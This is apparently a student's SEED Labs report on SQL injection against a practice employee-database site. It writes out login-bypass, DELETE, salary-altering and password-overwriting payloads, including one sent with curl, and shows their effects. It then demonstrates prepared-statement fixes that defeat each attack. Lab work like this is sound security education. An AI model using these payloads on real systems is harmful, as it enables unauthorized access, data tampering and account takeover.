

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1.: SQL Injection Attack from webpage

To successfully login as the administrator using the webpage, if I know the administrator's account name is admin, I simply enter admin'# in the username field on the website, www.SEEDLabSQLInjection.com as shown in Figure 1.

The screenshot shows a web page titled "Employee Profile Login". It has two input fields: "USERNAME" with the value "admin'#" and "PASSWORD" with the value "Password". Below these fields is a green "Login" button. At the bottom, it says "Copyright © SEED LABs".

Figure 1: Login as admin without password using webpage

All the employees' information loads on the website as shown in Figure 2.

The screenshot shows a web page titled "User Details". It contains a table with 7 columns: Username, Eld, Salary, Birthday, SSN, Nickname, and Email. The table lists 6 employees: Alice, Bobby, Ryan, Samy, Ted, and Admin.

Username	Eld	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Bobby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

Figure 2: Employee information after SQL Injection Attack on webpage

Task 2.2.: SQL Injection Attack from command line

To successfully login as the administrator from the command line, if I know the administrator's account name is admin, on the command line, I simply enter `curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password=word='` and I will obtain the response as shown in Figure 3. Figure 4 shows the details of the employees' information extracted from Figure 3.

```
[04/22/20]seed@WM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syu.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3E4055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span>
</a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul></div><div class="container">
<div class="text-center"><h1>User Details </h1></div><table class="table table-striped table-bordered"><thead class="thead-dark">
<tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th>
<th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr>
<tr><td>Boby</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr>
<tr><td>Ryan</td><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr>
<tr><td>Samy</td><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td></tr>
<tr><td>Admin</td><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
<div class="text-center">
  <p>Copyright &copy; SEED LABS</p>
</div>
<script type="text/javascript">
  function logout(){
    location.href = "logout.php";
  }
</script>
</body>
</html>[04/22/20]seed@WM:~$
```

Figure 3: Login as admin without password using command line

```
<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span>
</a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><div class="container">
<div class="text-center"><h1>User Details </h1></div><table class="table table-striped table-bordered"><thead class="thead-dark">
<tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th>
<th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td></tr>
<tr><td>Boby</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td></tr>
<tr><td>Ryan</td><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td></tr>
<tr><td>Samy</td><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td></tr>
<tr><td>Admin</td><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td></tr></tbody></table>
<br><br>
```

Figure 4: Employee information after SQL Injection Attack on command line

Task 2.3.: Append a new SQL statement

To use the login page to get the server to run two SQL statements to delete a record from the database, if I know the administrator's account name is `admin`, I simply enter `admin' ; DELETE FROM credential WHERE name='Alice' ; #` in the username field on the website, `www.SEEDLabSQLInjection.com` as shown in Figure 5.

Employee Profile Login

USERNAME

admin'; DELETE FROM credential WHERE usernar'

PASSWORD

Password

Login

Copyright © SEED LABs

Figure 5: DELETE Alice's records from SQL table using webpage

The result that I obtain from running the command is shown in Figure 6. This is because of the PHP code which attempts to prevent SQL injections from occurring since the `query()` function only runs one query each time the function is called, thus multiple SQL statements cannot be executed. In order for multiple SQL statements to be executed, `mult_query()` must be used instead.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Alice'; #' and Password='da39a3ee5e6b4b0d3255' at line 3]\n

Figure 6: Result of attempt to DELETE Alice's records from SQL table using webpage

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1.: Modify your own salary

Prior to modifying Alice's salary, we can see that her salary is 20000 as shown in Figure 7.

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 7: Alice's Profile before SQL Injection Attack

To successfully modify Alice's salary from the Edit Profile page, if I know the salaries are stored in the column 'salary', I simply enter ', salary=' 80000' where name='Alice' ; # on the Edit Profile page in the nickname field as shown in Figure 8.

Alice's Profile Edit	
NickName	<input type="text" value="Alice'; UPDATE credi"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>
<input type="button" value="Save"/>	

Figure 8: Edit Alice's salary with SQL Injection Attack

This allows me to successful modify Alice's salary to 80000 instead as shown in Figure 9.

Alice Profile	
Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 9: Alice's Profile after SQL Injection Attack

Task 3.2.: Modify other people' salary

Prior to modifying Bobby's salary, we can see that his salary is 30000 as shown in Figure 10.

Boby Profile	
Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 10: Bobby's Profile before SQL Injection Attack

To successfully modify Bobby's salary from the Alice's Edit Profile page, if I know the salaries are stored in the column 'salary', I simply enter ', salary='1' where name='Bobby' ; # on the Edit Profile page in the nickname field as shown in Figure 11.

Alice's Profile Edit

NickName

 Email

 Address

 Phone
Number

 Password

Figure 11: Edit Bobby's salary with SQL Injection Attack

This allows me to successfully modify Bobby's salary to 1 instead as shown in Figure 12.

Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 12: Bobby's Profile after SQL Injection Attack

Task 3.3.: Modify other people's password

Before modifying Bobby's password, I run `mysql -u root -pseedubuntu` and then I run, use `Users; select * from credential;` to view all the hashed passwords stored in the database as shown in Figure 13.

I run the command, `echo -n "seedboby" | shasum | awk '{print $1}'` as shown in Figure 13 to obtain the hash value of "seedboby" using the SHA1 hash function. I compare this to the hashed password stored in the database and note that they are the same.

In order to modify Bobby's password to "123456", I run the command, `echo -n "123456" | shasum | awk '{print $1}'` as shown in Figure 13 to obtain the hash value of "123456" using the SHA1 hash function, which is '7c4a8d09ca3762af61e59520943dc26494f8941b'.

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
1	Alice	10000	80000	9/20	10211002			
2	Boby	20000	1	4/20	10213352			
3	Ryan	30000	50000	4/10	98993524			
4	Samy	40000	90000	1/11	32193525			
5	Ted	50000	110000	11/3	32111111			
6	Admin	99999	400000	3/5	43254314			


```

[04/22/20]seed@VM:~$ echo -n "seedboby" | shasum | awk '{print $1}'
b78ed97677c161c1c82c142906674ad15242b2d4
[04/22/20]seed@VM:~$ echo -n "123456" | shasum | awk '{print $1}'
7c4a8d09ca3762af61e59520943dc26494f8941b
[04/22/20]seed@VM:~$

```

Figure 13: SQL DB Prior to SQL Injection Attack


To successfully modify Bobby's password from the Alice's Edit Profile page, I simply enter ' , Password='7c4a8d09ca3762af61e59520943dc26494f8941b' where name='Boby' ; # on Edit Profile page in the nickname field as shown in Figure 14.



The screenshot shows a web form titled "Alice's Profile Edit" on a light green background. The form contains several input fields: NickName, Email, Address, Phone Number, and Password. The NickName field is highlighted with a blue border and contains the text: ', Password='7c4a8d09ca3762af61e59520943dc26494f8941b' where name='Boby' ; #'. Below the fields is a green "Save" button.

Figure 14: Edit Bobby's password with SQL Injection Attack

After conducting the attack, when I try to login to Bobby's account with his original password, "seedboby", we see the error message as shown in Figure 15.



The screenshot shows a light green background with a pink error message box in the center. The message reads: "The account information your provide does not exist." Below the message is a blue link that says "Go back".

Figure 15: Login fail with original password to Bobby's account

When we check the stored hash password in the database for Bobby, we note that it is now the hash value of “123456” instead of “seedboby” as shown in Figure 16, showing that our attack was successful.

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	Nick
1	Alice	10000	80000	9/20	10211002				
2	Boby	20000	1	4/20	10213352				
3	Ryan	30000	50000	4/10	98993524				
4	Samy	40000	90000	1/11	32193525				
5	Ted	50000	110000	11/3	32111111				
6	Admin	99999	400000	3/5	43254314				

6 rows in set (0.00 sec)

```

[04/22/20]seed@VM:~$ echo -n "seedboby" | shasum | awk '{print $1}'
b78ed97677c161c1c82c142906674ad15242b2d4
[04/22/20]seed@VM:~$ echo -n "123456" | shasum | awk '{print $1}'
7c4a8d09ca3762af61e59520943dc26494f8941b

```

Figure 16: SQL DB After SQL Injection Attack

Task 4: Countermeasure – Prepared Statement

From Figure 17, we can see the modification to the code for `unsafe_home.php` as lines 74 to 108 were commented out and lines 111 to 118 were added.

```

74  $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
75  FROM credential
76  WHERE name= '$input_uname' and Password='$hashed_pwd'";
77
78  if (!$result = $conn->query($sql)) {
79      echo "</div>";
80      echo "</nav>";
81      echo "<div class='container text-center'>";
82      die('There was an error running the query [' . $conn->error . ']\n');
83      echo "</div>";
84  }
85
86  /* convert the select return result into array type */
87  /*
88  $return_arr = array();
89  while($row = $result->fetch_assoc()){
90      array_push($return_arr,$row);
91  }
92  */
93  /* convert the array type to json format and read out*/
94  /*
95  $json_str = json_encode($return_arr);
96  $json_a = json_decode($json_str,true);
97  $id = $json_a[0]['id'];
98  $name = $json_a[0]['name'];
99  $eid = $json_a[0]['eid'];
100  $salary = $json_a[0]['salary'];
101  $birth = $json_a[0]['birth'];
102  $ssn = $json_a[0]['ssn'];
103  $phoneNumber = $json_a[0]['phoneNumber'];
104  $address = $json_a[0]['address'];
105  $email = $json_a[0]['email'];
106  $pwd = $json_a[0]['Password'];
107  $nickname = $json_a[0]['nickname'];
108  */
109
110  // Sql query to authenticate the user
111  $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
    email,nickname,Password
112  FROM credential
113  WHERE name= ? and Password= ?");
114  $sql->bind_param("ss", $input_uname, $hashed_pwd);
115  $sql->execute();
116  $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $
    pwd);
117  $sql->fetch();
118  $sql->close();

```

Figure 17: Modification to `unsafe_home.php`

We conduct the attack in Task 2.1 again. From Figure 18, we can see that the attack previously conducted was not successful.




Figure 18: Unsuccessful SQL Injection Attack (Task 2.1)

We conduct the attack in Task 2.2 again. From Figure 19, we can see that the attack previously conducted was not successful.

```
[04/23/20]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
    </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information you provided does not exist.<br></div><a href='index.html'>Go back</a></div>[04/23/20]seed@VM:~$
```

Figure 19: Unsuccessful SQL Injection Attack (Task 2.2)

We conduct the attack in Task 2.3 again. From Figure 20, we can see that the attack previously conducted was not successful.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Alice'; #' and Password='da39a3ee5e6b4b0d3255' at line 3]\n

Figure 20: Unsuccessful SQL Injection Attack (Task 2.3)

From Figure 21, we can see the modification to the code for `unsafe_edit_backend.php` as lines 51 to 53 and 62 to 66 were commented out and lines 55 to 58 and 67 to 71 were added.

```

51  /*
52     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Pas
53     sword='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
54  */
55  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where
56  ID=$id;");
57  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
58  $sql->execute();
59  $sql->close();
60  }else{
61      // if passowrd field is empty.
62  /*
63     $sql = "UPDATE credential SET
64     nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber'
65     where ID=$id;";
66  */
67  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
68  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
69  $sql->execute();
70  $sql->close();
71  }

```

Figure 21: Modification to `unsafe_edit_backend.php`

We conduct the attack in Task 3.1 again, using the command, `' , salary='99999' where name='Alice' ; #`. From Figure 22, we can see that the attack previously conducted in Task 3.1 was not successful as the command merely appears as text in the nickname field.

Alice Profile	
Key	Value
Employee ID	10000
Salary	876543
Birth	9/20
SSN	10211002
NickName	' , salary='99999' where name='Alice'; #
Email	
Address	
Phone Number	

Figure 22: Unsuccessful SQL Injection Attack (Task 3.1)

The attack in Task 3.2 is similar to that of Task 3.1. As such, if the attack in Task 3.1 was unsuccessful, we can conclude that the attack for Task 3.2 would also be unsuccessful.

We conduct the attack in Task 3.3 again, to modify Bobby's password from "123456" to "abcdef" using the command, `' , Password=' 52419dd1420d726229528aba496ce79abe712730' where name='Boby' ; #`, as shown in Figure 23.

Alice's Profile Edit

NickName

`' , Password='52419`

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Figure 23: Modify Bobby's password SQL Injection Attack

From Figure 24, we can see that the attack previously conducted was not successful as the password is not modified.

```

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | Nick
Name | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 876543 | 9/20 | 10211002 | | | | | ', s
alary='0' where name='Alice'; # | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 0 | 4/20 | 10213352 | | | | |
| 7c4a8d09ca3762af61e59520943dc26494f8941b |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| 99343bfff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |
| a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.01 sec)

```

```

[04/23/20]seed@VM:~$ echo -n "123456" | shasum | awk '{print $1}'
7c4a8d09ca3762af61e59520943dc26494f8941b
[04/23/20]seed@VM:~$ echo -n "abcdef" | shasum | awk '{print $1}'
52419dd1420d726229528aba496ce79abe712730

```

Figure 24: Unsuccessful SQL Injection Attack (Task 3.3)